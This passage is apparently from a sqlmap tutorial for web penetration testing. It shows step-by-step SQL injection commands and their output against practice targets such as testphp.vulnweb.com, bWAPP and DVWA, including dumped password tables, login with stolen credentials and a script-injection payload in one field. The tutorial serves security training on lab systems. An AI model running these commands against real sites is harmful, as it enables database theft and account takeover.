Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+
| cc   | email      | address    | name     | cart      | pass | uname | phone
+-----+-----+-----+-----+
| 4222222222222222"">><script>alert(1)</script> | <blank> | 3866749cea27dc63e04ad230d42f4a97 | test | test | 555-66
6-0606 | sample@email.tst | 3137 Laguna Street |
+-----+-----+-----+-----+
```

Dump All

The last command is the most powerful command in sqlmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch
```

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch  
www.hackingarticles.in  
{1.1.6#stable}  
http://sqlmap.org
```

This will give you all information at once which contains database name as well as table's records.
Try it yourself!!!


```
[06:00:37] [INFO] table 'acuart.categ' dumped to CSV file '/root/.sqlmap/output/testphp.vuln'
[06:00:37] [INFO] fetching columns for table 'users' in database 'acuart'
[06:00:37] [INFO] the SQL query used returns 8 entries
[06:00:37] [INFO] resumed: "uname","varchar(100)"
[06:00:37] [INFO] resumed: "pass","varchar(100)"
[06:00:37] [INFO] resumed: "cc","varchar(100)"
[06:00:37] [INFO] resumed: "address","mediumtext"
[06:00:37] [INFO] resumed: "email","varchar(100)"
[06:00:37] [INFO] resumed: "name","varchar(100)"
[06:00:37] [INFO] resumed: "phone","varchar(100)"
[06:00:37] [INFO] resumed: "cart","varchar(100)"
[06:00:37] [INFO] fetching entries for table 'users' in database 'acuart'
[06:00:37] [INFO] the SQL query used returns 1 entries
[06:00:37] [INFO] resumed: "3137 Laguna Street","3866749cea27dc63e04ad230d42f4a97","4222222222"
[06:00:37] [INFO] analyzing table dump for possible password hashes
[06:00:37] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools? [Y/n/q] Y
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:00:37] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:00:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:00:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:00:37] [INFO] starting 4 processes
[06:00:51] [WARNING] no clear password(s) found
[06:00:51] [INFO] postprocessing table dump
Database: acuart
Table: users
[1 entry]
```

Exploiting Form Based Sql Injection using Sqlmap

Exploiting Form Based Sql Injection using Sqlmap

Enter **user** and **password** as **bee** and **bug** respectively.

Set security level **low**, from list box chooses your bug select **SQL-Injection (Login form/Hero)** now and click on the **hack**.



A login form gets open where it is asked to submit the credential of a superhero which we don't know. So I am going to give any random login and password like iron: man, in order to capture the request through burp suite.

A screenshot of a login form titled '/ SQL Injection (Login Form/Hero)'. The form instructions say 'Enter your 'superhero' credentials.' It has fields for 'Login' (containing 'www.hackingarticles.in') and 'Password', both of which are currently empty. There are also buttons for 'Change Password', 'Create User', 'Set Security Level', and 'Reset'.

To capture the request of bWAPP click on the **proxy** tag then click to **inception is on the button**, come back to bWAPP and now click to **login**. Use intercepts highlighted data within sqlmap commands.

The screenshot shows the NetworkMiner interface with the 'Intercept' tab selected. A single request is listed:

```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/bWAPP/sqli_3.php
Cookie: security_level=0; PHPSESSID=9gfs39bn45cbepjh4krkhmoup4
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

login=iron&password=man&form=submit
```

Now open the terminal of your kali Linux and type following command for the enumeration of databases name.

```
sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --
data="login=iron&password=man&form=submit" --
method POST --dbs --batch
```

```
root@kali:~# sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=iron&password=man&form=submit" --method POST --dbs --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 02:51:53
[02:51:53] [INFO] resuming back-end DBMS 'mysql'
[02:51:53] [INFO] testing connection to the target URL
[02:51:53] [INFO] heuristics detected web page charset 'UTF-8-SIG'
sqlmap got a 302 redirect to 'http://192.168.1.102:81/bWAPP/login.php'. Do you want to follow? [Y/n] Y
```

From enumeration result, we get the information of the back-end database management system is **MYSQL 5.5** and web server **operating system** is **windows** with **Apache 2.4.7** and **PHP 5.5.9** and fetch all names of the database. So if you notice the image given below we have caught all name of databases. Choose any name for fetching more details.

```
[02:51:53] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[02:51:53] [INFO] fetching database names
[02:51:53] [INFO] the SQL query used returns 10 entries
[02:51:53] [INFO] resumed: information_schema
[02:51:53] [INFO] resumed: bwapp
[02:51:53] [INFO] resumed: cdcoll
[02:51:53] [INFO] resumed: dru
[02:51:53] [INFO] resumed: dvwa
[02:51:53] [INFO] resumed: mysql
[02:51:53] [INFO] resumed: performance_schema
[02:51:53] [INFO] resumed: phpmyadmin
[02:51:53] [INFO] resumed: test
[02:51:53] [INFO] resumed: webauth
available databases [10]:
[*] bwapp
[*] cdcoll
[*] dru
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] webauth
```

Now type the below command which will try to fetch entire data from inside database of bwapp

```
sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=iron&password=man&form=submit" --method POST -D bwapp --dump all --batch
```

```
root@kali:~# sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=iron&password=man&form=submit" --method POST -D bwapp --dump all --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 05:02:10
[05:02:11] [INFO] resuming back-end DBMS 'mysql'
[05:02:11] [INFO] testing connection to the target URL
[05:02:11] [INFO] heuristics detected web page charset 'UTF-8-SIG'
```

First I found a table “BLOG” which contains four columns but this table appears to be empty as all fields are left blank.

```
[02:48:04] [WARNING] table 'blog' in database 'bwapp' appears to be empty
Database: bwapp
Table: blog
[0 entries]
+-----+
| id | owner | entry | date   |
+-----+
|     |       |        |        |
+-----+
```

Next, I found table “MOVIES” in database bwapp and you can see from the given screenshot it contains movies detail. There are 10 entries in each of the following column.

```
Database: bwapp
Table: movies
[10 entries]
+-----+-----+-----+-----+
| id | imdb      | title           | genre    | release_year | tickets_st
ock | main_character |                |          |             |          |
+-----+-----+-----+-----+
| 1  | tt1583421 | G.I. Joe: Retaliation | action   | 2013       | 100
|    | Cobra Commander |                 |          |             |          |
| 2  | tt0371746 | Iron Man          | action   | 2008       | 53
|    | Tony Stark |                 |          |             |          |
| 3  | tt0770828 | Man of Steel       | action   | 2013       | 78
|    | Clark Kent |                 |          |             |          |
| 4  | tt0438488 | Terminator Salvation | sci-fi   | 2009       | 100
|    | John Connor |                 |          |             |          |
| 5  | tt0948470 | The Amazing Spider-Man | action   | 2012       | 13
|    | Peter Parker |                 |          |             |          |
| 6  | tt1259521 | The Cabin in the Woods | horror   | 2011       | 666
|    | Some zombies |                 |          |             |          |
| 7  | tt1345836 | The Dark Knight Rises | action   | 2012       | 3
|    | Bruce Wayne |                 |          |             |          |
| 8  | tt0232500 | The Fast and the Furious | action   | 2001       | 40
|    | Brian O'Connor |                 |          |             |          |
| 9  | tt0800080 | The Incredible Hulk | action   | 2008       | 23
|    | Bruce Banner |                 |          |             |          |
| 10 | tt0816711 | World War Z         | horror   | 2013       | 0
```

Luckily!!! I have got data which contains **id, login, password and secret** entries inside the “HEROES” table and maybe this dumped data can help me to bypass the login page of the above web page which we have open in the browser. I will use the login and password later to verify it.

```
Database: bwapp
Table: heroes
[6 entries]
+-----+-----+-----+-----+
| id | login      | secret           | password |
+-----+-----+-----+-----+
| 1  | neo        | Oh why didn't I took that BLACK pill? | trinity  |
| 2  | alice      | There's a cure!           | loveZombies |
| 3  | thor        | Oh, no... this is Earth... isn't it? | Asgard   |
| 4  | wolverine   | What's a Magneto?          | Log@N    |
| 5  | johnny      | I'm the Ghost Rider!        | m3ph1st0ph3l3s |
| 6  | seline      | It wasn't the Lycans. It was you. | m00n    |
+-----+-----+-----+-----+
```

Here I found only three entries for table “USERS” inside the bwapp which also contains credential for the admin account.

Database: bwapp						
Table: users						
[3 entries]						
id	admin	login	email	secret	activated	reset_code
activation_code						
1	1	A.I.M.	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing 6885858486f31043e5839c735d99457f045affd0 (bug)	1	NULL
2	1	bee	bwapp-bee@mailinator.com	Any bugs? 77eee34f8233a6c742263b122836a45045b93eb8	1	NULL
3	0	aaru	yxk65546@dsiay.com	aaru 40bd001563085fc35165329ealff5c5ecbdbbeef (123)	1	NULL

Another empty table “VISITORS” like “blog” table, it is also left blank.

Sqlmap has dumped too much of data from inside the database of bwapp, as you have seen I have got data from a different table, now let’s verify this result. Browse bwapp in localhost again and once again open the login form page inside the bwapp.

[02:48:16] [WARNING] table 'visitors' in database 'bwapp' appears to be empty			
Database: bwapp			
Table: visitors			
[0 entries]			
id	date	ip_address	user_agent

If you remembered sqlmap has dumped table of “HEROES” which contains login and password now using above fetched data (**Thor: Asgard**) from inside the table of “heroes” I will use these credential for login.

Now type **thor** in the text field given for **login** and then **type Asgard as a password**. Click on **login**.

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Congrats!!! We got successful login and you can read the secret given for Thor which exactly same as inside the "heroes" table.

Conclusion: Through this article, we had learned how to perform an attack on a login form of a web site and retrieve its data from inside the database.

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:


Welcome **Thor**, how are you today?

Your secret: **Oh, No... This Is Earth... Isn't It?**


SQL Injection Exploitation in Multiple Targets using Sqlmap

SQL Injection Exploitation in Multiple Targets using Sqlmap

Start dwva and select SQL injection vulnerability here type user ID and click on submit, now copy the URL.



Start kali Linux then create a text file as **sql.txt** on the desktop which will contain URL for multiple target and past copied URL in a text file. From the screenshot, you can perceive that I had pasted above URL in this text file and save as **sql.txt**



Repeat the same process with different web. Now open the vulnweb.com, here click on URL given forAcuart.

Name	URL	Technologies
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server

Now click on **browse categories** then **click on the poster**

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

Fractal Explorer

categories


Posters
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

Paintings
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati


Stickers
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

Graffiti
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

Now let verify whether the ID is vulnerable to SQL injection or not. Use this **apostrophe** (' at the end of URL as shown in the screenshot. You can see I have received an error message which means the ID is vulnerable to SQL injection. **Copy its URL**



Paste above-copied URL under **sql.txt**, and save it again. So here I have saved two URL in a text file which means two vulnerable ID of the different web is saved under sql.txt file.



Open the terminal and type following command to scan multiple targets through sqlmap for SQL injection.

```
sqlmap -m /root/Desktop/sql.txt --dbs --batch
```

```
root@kali:~# sqlmap -m /root/Desktop/sql.txt --dbs --batch
[!] www.hackingarticles.in
[!] {1.1#stable}
[!] [.] [.] [.] [.] [.] [.] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
obey all applicable local, state and federal laws. Developers assume no liab
this program

[*] starting at 11:22:23

[11:22:23] [INFO] parsing multiple targets list from '/root/Desktop/sql.txt'
[11:22:23] [INFO] sqlmap got a total of 2 targets
URL 1:
GET http://192.168.1.79:81/dvwa/vulnerabilities/sqli/?id=%2C&Submit=Submit
[*] you want to test this URL? [Y/n]:
```

So here you can see I have got database names for multiple targets. Here I found **dvwa** under database names.

```
do you want to exploit this SQL injection? [Y/n] Y
[11:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[11:22:23] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Later I have got another database name **acurat**. Now try yourself for multiple ID.

```
do you want to exploit this SQL injection? [Y/n] Y
[11:22:24] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[11:22:24] [INFO] fetching database names
available databases [2]:
[*] acurat
[*] information_schema

[11:22:24] [INFO] you can find results of scanning in multiple targets
n.csv' www.hackingarticles.in
[*] shutting down at 11:22:24
```

Reference:

- <https://www.hackingarticles.in/comprehensive-guide-to-sqlmap-target-options15249-2/>
- <https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/>
- <https://www.hackingarticles.in/exploiting-form-based-sql-injection-using-sqlmap/>
- <https://www.hackingarticles.in/sql-injection-exploitation-multiple-targets-using-sqlmap/>

About Us



About Us

“Simple training makes Deep Learning”

“IGNITE” is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to “Develop India as a Cyber Secured Country”. With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.

Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.



Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.

Over with this training, an individual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.



Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an individual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the individual stand out of the crowd within just 45 days.



Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills



CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.



Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.



Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audiences to correctly gather and analyze digital evidence.